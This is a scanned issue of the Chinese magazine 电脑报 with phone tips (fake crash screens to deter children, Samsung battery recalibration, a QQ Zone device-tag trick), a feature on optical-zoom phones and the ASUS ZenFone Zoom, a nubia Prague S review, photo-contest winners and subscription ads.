

点击右下角的“其他”可以添加任何手机中的 APP



每次进入 APP 都报错,别崩溃,都是给熊孩子看的

都报错,显示“停止运行”,他们肯定会嫌弃你的手机烂,主动还给你,如果你自己想玩,只需从左到右滑动手指就可以解锁——熊孩子肯定想不到!

除了报错,还可以显示未联网(可摇一摇解锁)、提示进行指纹识别(按顺序点击屏幕四个角),熊孩子只好望而兴叹,你甚至可以设置虚假来电、显示新短信等,这时候就可以名正言顺地拿回自己的手机了。

## 总结 | 跟我斗,你还太嫩

又哭又闹是熊孩子的绝招,和他们斗可不能正面冲突,否则长辈肯定会语重心长地对你说“他还只是孩子”,输的始终是你,所以不能斗勇,只能斗智。学会我们教你的办法,手机拿给熊孩子随便玩,没游戏,没隐私,保证没几分钟就没兴趣了。可能你唯一要防的,就是他们拿去丢着玩……

## 轻技巧



## 3D Touch妙用

苹果的原生应用其实有很多实用功能,iOS 9 的记事本功能已经华丽变身,可以粘贴图片、文字等信息,在 iPhone 6s 上新增的 3D Touch 功能在记事本上同样适用。3D Touch 可以让原本单一的笔触变得更加多变,在做批注的时候不用在多种笔触中反复选择,就像拿着笔在纸上画一样,真实感更强,也更实用。

## 三星手机电量校正

手机用久了之后,电量显示不正确,而且还有可能发生明明有电,但是自动关机的情况。想要校正三星手机的电池电量,首先 ROOT 手机,在关机状态下给手机充满电然后再开机,整个过程不要拔下电源。进入系统后用文件管理工具删除 /data/system/batterystats.bin 文件(电池信息文件,删除后会重新统计电池使用情况),这时候拔下电源,正常使用手机直到自动关机,此时仍有余电,反复开机两次,再充满电即可正常使用。

## 自定义QQ空间说说尾巴

用着 Android 手机的你,想要让 QQ 空间里的说说显示出 iPhone 小尾巴吗?其实挺简单,只需要进入 QQ 空间好友动态,点击“个性化”,然后选择“手机标识”,在这里选择“不显示”。然后正常打字发说说,打完之后提 2 行,输入以下代码“[em]e10002[/em]iPhone 6s Plus”,当然,后面的机型随你换,改成 iPhone 7 也是没有问题的。另外,代码可以替换为 e10003(平板图标),e10004(电脑图标),想怎么改就怎么改。



虽然现在手机取代相机的呼声越来越高,但手机摄像头始终有一个硬伤:焦段固定,变焦基本靠走。为什么不把光学变焦镜头做进手机?不是没人这么干,但结果就是你的手机变得“四不像”,对于颜值上你追我赶的手机而言,这代价可付不起。如果厂商想提供更具竞争力的摄影体验,它们就需要寻求新的技术突破。

# 10多年过去,光学变焦手机终于有了手机样

@任力

## 光学变焦手机的“黑历史”

回顾一下拍照手机的发展史,其实搭载光学变焦镜头的手机并不是没有出现过,相反的,你知道光学变焦在手机镜头上的应用今年已经有 10 多年了吗?不过,这种产品类型并没有流行,来扒一扒它们的黑历史应该就能找到原因。

第一部具有光学变焦镜头的手机是在 2004 年诞生的夏普 V602SH,拥有 2 倍光变的 200 万像素镜头。这部手机怎么看都非常强大,不仅采用了当时流行的“Swivel Style”折叠样式,还增加了“化妆”功能,可以在拍摄时为人物添加帽子、领带、眼泪等效果,简直可称为贴图应用的鼻祖。但这也使它的厚度达到了 25mm,相当于 3.5 部 iPhone 6s 叠在一起。2006 年的诺基亚 N93 也

是一部可以在你意想不到的角度弯折,拥有 3 倍光变的手机,同样也造型前卫得不像手机。

说到光学变焦手机就不得不提三星,除了前两年“骨骼清奇”的 S4 Zoom、K Zoom 外,早在 2005 年,三星就推出过旗下首款光学变焦手机 SCH-M339,拥有 3 倍光变的 320 万像素摄像头,随后发布的 SCH-V770,除了本身的 3 倍光变外,还可外接特定长焦镜头再拓展 4.7 倍光变。其实如果刨掉智能系统这个因素,这些年三星光学变焦手机的设计思路并没什么变化,即“拥有通信功能的数码相机”。后来国产手机天语 C700 在塞进 3 倍光变的 700 万像素摄像头时也延续了这一思路。

## 最大的障碍是光变镜头模组?

光学变焦手机的黑历史,说白了就是因为手机体积和光学变焦无法兼顾。那为什么光变镜头不能做小呢?这就要从光学变焦原理说起,光学变焦是镜头、物体和焦点三方的位置发生变化而产生的,通过改变镜头中各镜片的相对位置改变焦距,使更远的景物变得更清晰,人就会产生物体递进的感觉。因此,光学变焦镜头除了固定透镜组外,还需要有一个可变透镜组,体积必然相应增加。

当然,手机厂商也不是没有对它进行过小型化尝试。比如上面提到的夏普

V602SH 和诺基亚 N93,就是将外伸缩的可变透镜组改为了内伸缩式,成功地缩小了模组尺寸,并且把整体伸缩的结构更改为单个镜片在模组内的运动伸缩,使模组更容易搭载在手机上使用。但缺点是模组高度太高,以至于诺基亚别出心裁地将该摄像头设计在转轴部位。但当下是追求简洁的智能手机时代,较大的模组高度显然不容易设计到手机中。

传统外伸缩式光学变焦模组就更不用说了,将其植入到手机中足以显示出厂商的高研发能力,但消费者不会因此买账。

## 减肥初见成效,华硕终于把它做薄了

那么,有没有新的技术,既能够保证智能手机的轻薄,同时又让手机具备光学变焦功能呢?除了外伸缩式和内伸缩式,我们都知道还有潜望式摄像头,索尼的 T 系列卡片相机超薄的机身就是采用这一设计得以完成的。如今它终于也被手机厂商重新拾起来,那就是华硕的 ZenFone Zoom,目前唯一一款潜望式镜头手机。这也让它成为最薄的光学变焦智能手机,没有诡异的外伸缩镜头。

那它是如何做到的呢?潜望式是这里的关键词,华硕找到了知名的日本光学元件公司 HOYA 合作,它也是全球做微型光学变焦模组的 7 个厂商之一。HOYA 提出的方式就是采用潜望式镜头,一般的光学变焦模组接收光线的方式都是垂直方向移动,这样光学模组就非常厚,HOYA 的方案则是将 10 枚高

透光的镜片通过棱镜二次反射式变焦构造实现体积缩小。

这还不够,一般的镜头都是圆形的,华硕的工程师将镜片做了 D-CUT 设计,将最下部镜片磨平且压实至极限,厚度能再度降低。同时 HOYA 提出了双边轴的设计,一个控制对焦,一个控制变焦。整体的马达带动只利用了两根螺柱就可以完成,所以大大地缩减了体积,完全能装进手机里面,镜头在整个变焦过程中不会有外凸。

尽管其 1300 万像素看起来比较平庸,但机身厚度在没超过 12mm 的情况下,在光学变焦这项上的加分,已经能够吸引足够的目光了。市面上任何手机,在数码变焦后的效果,都会弱于这款真正有光学变焦的手机。



旋转展开之后的夏普 V602SH,它更像是一部随身 DV 而不是手机



现在已经很难再看到如此独特的手机设计了



加上外接镜头的三星 SCH-V770,脑洞太大……




不管是外伸缩式还是内伸缩式,较大的模组高度都难以与手机整机结构和 ID 设计相协调



可以看到,华硕 ZenFone Zoom 的 10 枚镜片并非规则的圆形



即使手机像素值越来越高,也不能取代光学变焦,ZenFone Zoom 这样的 3 倍光学变焦效果,是数码变焦无法企及的



整个潜望式镜头模组,在 ZenFone Zoom 中仅占了一小部分空间,其双边轴设计的两根螺柱分别控制对焦和变焦,只需一个马达带动



总结

## 手机加入光学变焦功能是必然趋势

在手机上实现光学变焦的确是一个巨大的突破,市场非常大。但华硕 ZenFone Zoom 也仍然经过了 2 年多的筹划和研发,由于镜片形状太特殊,加工起来也非常困难,需要经过几十次甚至上百次迭代也不奇怪,在短期内可能还无法看到这种小型化光学变焦模块搭载在更多手机上。不过,手机搭载的摄像头从像素不断拉高,到图像质量不断提升,到目前

光学防抖的加入和普及,下一阶段加入光学变焦功能是必然趋势。我们相信手机拍照技术与处理器等产品相似,不断小型化是一个大趋势,随着技术成熟,光学变焦将成为未来手机摄像头的标配功能。面对创新天花板,只有抢占先机,才能够在瞬息万变的手机市场笑到最后。



优点

整机手感圆润舒适;  
实体快门键,自拍更便捷;  
对焦迅速,综合拍摄表现优异。

缺点

续航能力一般。

■参考价格:2399元(双4G)/2499元(全网通)

■《安兔兔评测》:30400

本期总评

8

基本参数

5.2英寸 1920×1080 像素 /148.2mm×72.5mm×6.8mm/135g/Android  
5.0/ 骁龙 615 八核 /3GB/64GB/2200mAh/800 万像素前置 /1300 万像素  
后置摄像头

# nubia布拉格S

## 典型的靠脸吃饭

寒潮前夕,nubia发布了其2016年的首款新品布拉格S,并表示其将在2016年把线上线下布局比例调整为5:5,此前苏宁的入股也让nubia的线下布局更加明朗,由此可见布拉格S注定是一款主打线下市场的产品,那它是否能吸引线下渠道购机的消费者呢?



更多精彩内容请  
关注机智猫微信

### 双面2.5D玻璃提升颜值和手感

布拉格S相比此前的My布拉格最大的变化在于背面,将金属换成了和正面一样的2.5D玻璃覆盖,边缘弧度与金属中框的倒角切边衔接紧密,手感更为圆润没有刮手感,当然在这个天气不戴手套的话,肯定会感到冻手。机身厚度有轻微增加,因此摄像头不再凸起,而背面左下方的扬声器开孔平放不可避免会有遮挡问题。整机非常平整,不管是玻璃的透亮还是中框的金属倒角,都让该机显得很有光泽感,这也让我很想尽快到卖场看看其粉色版真机。

场看看其粉色版真机。

布拉格S依然采用了那块来自三星的5.2英寸1080P分辨率Super AMOLED屏,显示效果十分不错,也保持了较好的单手握持性。音量键和锁屏键都位于右侧,点击时不需要在握持姿势上做什么调整。机身左侧的实体自拍按键被保留下来,因为它的键程相比锁屏键更短,因此在手感上还是很好区分的,不会搞混。这就使得布拉格S的左右侧面感觉比其正反两面的元素更为丰富一些。

### “S”是个小尾巴

可能是不想破坏这份完整的美好,布拉格S并不支持指纹识别,而是加入了一个眼纹识别加密功能,用以增强安全性。但相比指纹,眼纹识别的便利性上明显不足,比如我已经将图库设置了眼纹加密,在识别时,人脸与手机的距离应在20cm左右,过远或过近都容易降低识别速度甚至无法识别,到头来也只能乖乖用图形密码。

的功能。

功能上的变化不大,系统方面,布拉格S搭载的nubia UI3.1也只是细微的改变,新加的这个“S”的小尾巴,主要体现在将内存和存储容量分别提升至3GB和64GB,处理器核心继续沿用高通骁龙615,对其性能表现想必大家都已经很熟悉了,满足日常一般使用足够。之前My布拉格的2GB运存确实会显得有些力不从心,而升级到3GB后的布拉格S在流畅性上有了很大改善,应用的启动响应也能实现秒开。

布拉格S的电池容量依然为2200mAh,虽然骁龙615功耗较低,但这个容量还是有些捉襟见肘,如果携带手机外出一天,中途没有电量补充,那晚上最好回家吃饭,不然就等着自动关机吧。

### 拍照依然保持着高水准

拍照可以说是nubia手机的招牌卖点,布拉格S除了用上NeoVision 5.2拍照系统外,也针对女性用户特别强调了自拍功能。比如新增了自拍美颜手动调节,包含美白、磨皮、瘦脸三个方面,还有实时自拍滤镜和连拍优选等,为了你最美的样子,也是蛮拼的。

此外,机身左侧的自拍实体按键,长按快速启动的是前置而非后置摄像头,可以更快地自拍,这一点对于自拍体验来说其实很重要。而这个按键的位置设计感觉更适合左手握持时,大拇指按压拍摄,右手操作可能就没那么方便了,因为要考虑女生手较小的问题。

后置摄像头的拍摄效果也发挥出了nubia的一贯水平,依然是那颗1300万像素摄像头,在有了PDAF相位对焦的加持后,对焦速度快了很多,拍摄近景时对焦速度也有所提升。在光线充足的情况下拍出的照片细节表现丰富,层次感明显,没有出现较重的涂抹感。在室内环境下,布拉格S通过延长曝光时间和增加ISO值两种方法来增加画面亮度,同时在噪点的控制上也保持较好。夜晚的成像质量也较为不错,在ISO值500的情况下,依旧能拍出色彩鲜艳、内容丰富的样张,噪点也在可接受范围内。但有个通病就是白平衡偶尔会出现泛白的情况。




接口依然是Micro USB,不要被椭圆形的开孔迷惑了



机身左侧除了并列的SIM卡槽,还保留了自拍实体键



换成双面2.5D玻璃后,机身依然保持轻薄,金属中框和玻璃过渡也很自然



nubia UI 3.2界面变化不大,不过图标色彩配色更为跳跃、鲜艳

下拉通知栏依然是这种毛玻璃效果,不透明度变得更高了



眼纹录入和识别的速度都算不上快,而且识别时对眼部距离和位置都有较高要求

布拉格S的自拍界面和功能相比以前的nubia手机是要丰富多了



拍摄当天天气较阴沉,有些雾霾,画面通透度仍然较高,放大看细节保留较好,没什么涂抹感,建筑上的线条清晰可见



室内弱光拍摄,白平衡准确,色彩得到了真实还原,放大后仍有较高的锐度表现



总结

足以俘获线下消费者

丰富的手动拍摄技能、首款无边框手机……此前nubia手机给人的印象都是定位更偏技术宅的极客,因此更受男性用户关注,而从My布拉格开始,nubia明显也想吸引到更多女性用户,此次的布拉格S重点打造颜值,更是如此。其实这也正好与其主打线下渠道的策略吻合。以日常应用为主的线下购机用户,对于性能的需求可能并没有那么强烈,反而更加注重整体外观的打磨,说白了就是颜值和手感。而在这方面,只要上手过布拉格S的人相信都能留下深刻印象,接下来nubia所需要做的就是加大推广品牌认知度,既然有苏宁的入股,相信也不会是难事。



# 2016 年 1 月手机拍客大赛获奖名单揭晓

这可不是什么业余的“朋友圈摄影大赛”，这是2016年手机拍客大赛的首个月赛，加上奖品加码，堪称史上最多奖品月，大家的参赛热情足以吓退寒潮！那么最丰盛的手机大奖都被谁拿走了呢？经过微信一周的投票和众评审的甄选，获奖名单火热出炉啦，赶快看看有你吗！

## 获奖作品展示

我们从本月作品中挑选出了 15 幅最优秀的作品在机智猫微信公众平台供大家投票，最终根据大家的投票情况和编辑部评审团的意见评选出了以下获奖作品。为保证比赛真实性、公平性、公正性，获奖者须提供带有完整 EXIF 信息的照片原片，如无法提供或信息残缺，我们将进行进一步鉴定，直至确定真实性。若发现投稿者有冒用他人作品、翻拍等行为，将一律取消其参赛及获奖资格。

### 一等奖



编号 011 Dive fun 作者:有梦不难 拍摄手机:索尼 Z5

### 三等奖



编号:004 爱的美好时光 作者:政委  
拍摄手机:华为 P8



编号:009 过大年 作者:真神龙  
拍摄手机:iPhone 6 Plus



编号:014 锦绣园 作者:仁山智水 拍摄手机:魅族 Pro5

### 二等奖



编号:007 起飞 作者:猛七七 拍摄手机:HTC One M8t



编号 012  
老手艺  
作者:徐多多  
拍摄手机:  
华硕 ZenFone2

请获奖者速将自己的姓名、身份证、电话、地址发到机智猫微信公众号。

## 奖品设置



▲一等奖:  
华硕 ZenFone  
Zoom 一部



▲二等奖:  
华硕 ZenFone  
Selfie 两部



▲三等奖:  
华硕飞马 三部

## 全新一季手机拍客大赛将于 2 月 29 日正式开启！

2016年春运已于上周启动，多少人踏上了回家拥挤的征程，只为了那短短几天的休息和团聚。本次月赛结束后，手机拍客大赛也会迎来一个休整期，短暂的休息是为了走更远的路，回归之时，你看到的将是一个全新的手机拍客大赛，加油，拍客！

### 有关2016年全新一季手机拍客大赛的说明

中国人的习俗是过完大年(元宵节)才算新的一年开始，所以我们的拍客大赛算上春节休刊一周在内一共将暂停三周，在今年第 8 期，也就是 2 月 29 日出刊那期正式回归。拍客大赛版面虽然暂停，但大家依然可以随时参赛，所有作品纳入全新一季的角逐。

我们也没有忘记之前跟大家的约定——节后手机拍客大赛将迎来重大改变，机智猫全新官网正式上线，并将开设拍客大赛专区，成为大家分享、交流手机拍照作品和心得的集散地！玩法大不同，一定要关注哦！

### 投稿方式

- 第一步:添加“机智猫”微信公众账号:techmiao(或者用手机扫描二维码)。
- 第二步:投稿时,在信息发送窗口中点击“+”号,再点击“图片”,选择你要参赛的照片,然后点发送。
- 第三步:随后在对话框中,注明你的作品标题及拍摄手机,再次发送。记住这步很重要,否则有可能会错失获奖机会。

如何关注  
“机智猫”



官方微信



官方微博

QQ 群:  
121290848



中国科技新媒体15强 120万真实粉丝用户已关注

关注**电脑报**微信, 尽享丰富科技资讯和电脑知识电脑报原文\_网络新鲜事一网打尽  
实惠电商品\_团购众筹周周有惊喜配件攒机DIY\_技术导购在线点对点  
微信矩阵群\_电脑硬件知识全了解

从一报在手到一号关注, 免费订阅“**电脑报**”今日头条号和微信公众号(CQCPCW), 即可浏览全部精彩内容 and 历史文章, 随时随地看《电脑报》! 订阅《电脑报》今日头条号, 请先登录今日头条APP, 右上角“订阅”, 搜索《电脑报》添加, 即可获得《电脑报》网站、微信公众号矩阵所有内容来源, 享受丰富的科技资讯和电脑知识。

扫二维码关注  
《电脑报》官方微信

2月1日到3月14日, 加入官方微信公众号(CQCPCW), 回复“**电脑报贺新春**”, 即有机会抽取天猫价值**299元**的赛睿**RIVAL**光学电竞鼠标, 每周2名获奖者。获奖者信息将在次周《电脑报》微天下版块刊登, 微信后台回复“获奖”, 亦可查询中奖信息, 活动真实有效!



**原版编排**

**高清内容**

摄影/投资理财/体育运动/文摘文学/新闻时事/科普科教/潮流明星/家庭家居/校园与游戏/汽车/健康/旅游



**188元**  
任选四本

## 超值优惠, 献给爱读书的你

电脑报联合国内优质阅读平台, 推出高清电子版订阅套餐  
订一年电子版同类任选四本/限时特价仅售188元, 手机平板能同时共享一账号

购买请认准电脑报官方商城: [cpcwi.taobao.com](http://cpcwi.taobao.com), 春节期间订单2月14日统一发货



扫码了解详情或购买